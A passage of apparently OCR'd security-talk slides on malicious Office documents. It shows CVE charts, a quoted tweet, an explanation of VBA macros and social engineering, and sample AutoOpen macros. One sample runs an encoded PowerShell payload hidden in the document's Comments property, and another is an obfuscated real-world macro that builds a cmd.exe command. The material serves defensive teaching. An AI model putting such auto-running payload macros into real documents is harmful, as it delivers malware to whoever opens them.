


CVE: MS Office vulnerabilities




CVE: LibreOffice vulnerabilities






CVE: LibreOffice vulnerabilities



CVE: Acrobat Reader vulnerabilities



CVE: Acrobat Reader vulnerabilities

MalwareTech
@MalwareTechBlog

By Patch Tuesday, I meant Microsoft's one. Nobody cares about Adobe. Acrobat is basically just a collection of vulnerabilities that somehow also render PDFs.

Tweet übersetzen


6:31 nachm. · 14. Mai 2019 · Twitter Web Client

420 Retweets **42** Zitierte Tweets **1.455** „Gefällt mir"-Angaben

So… let's talk about macros

- According to Microsoft
  - *"A macro is a series of **commands and instructions** that you group together as a single command to accomplish a task **automatically**."*
- Macros
  - Office applications have a built-in script engine that can run **VBA** (Visual Basic for Applications) scripts (= macros)
  - Scripts *can* execute immediately as the document opens, without any user interaction
    - If macros are *not* enabled, **a popup window will appear asking the user to click** to do so
    - The pop-up is one of several security mechanisms added by Microsoft
- **Malicious documents remain ~~a very common~~ *the* infection vector**

Attack vector: Social Engineering



Attack vector: Social Engineering


Some very basic examples

```
Sub AutoOpen()
  MsgBox "Hi GEANT folks", 0, "Window Title"
End Sub
```

```
Sub AutoOpen()
  Shell ("calc.exe")
End Sub
```

```
Sub AutoOpen()
f1
End Sub

Public Function f1()
   x1 = "wscript.shell"
   x2 = "powershell -e "
   payload = x2 + "" + ActiveDocument.
       BuiltInDocumentProperties("Comments")
   CreateObject(x1).Run$ payload
End Function
```




Welcome to the real world


```
....
Attribute VB_Name = "z2228"
Function a1551()
On Error Resume Next
m9033 = Cos(c2669)
Select Case w3527
          Case 162
i7023 = CLng(s8292)
End Select
   l2833 = ChrW(o8514)
Select Case j7622
          Case 368
d8662 = Fix(i1092)
End Select
   q9796 = ChrW(i2174)
Select Case i721
          Case 239
h2546 = Fix(q4557)
End Select
p7489 = "c:\z5407\w4651\" + "b3325\.." + "\..\..\w" + "indows\system3" +
"2\cmd.exe" + " /c %Prog" + "ramData:~0,1%%" + "ProgramData:~9," + "2% /V:/
C" + Chr(34) + "set "
....
```

So we REALLY have to deal with macros…

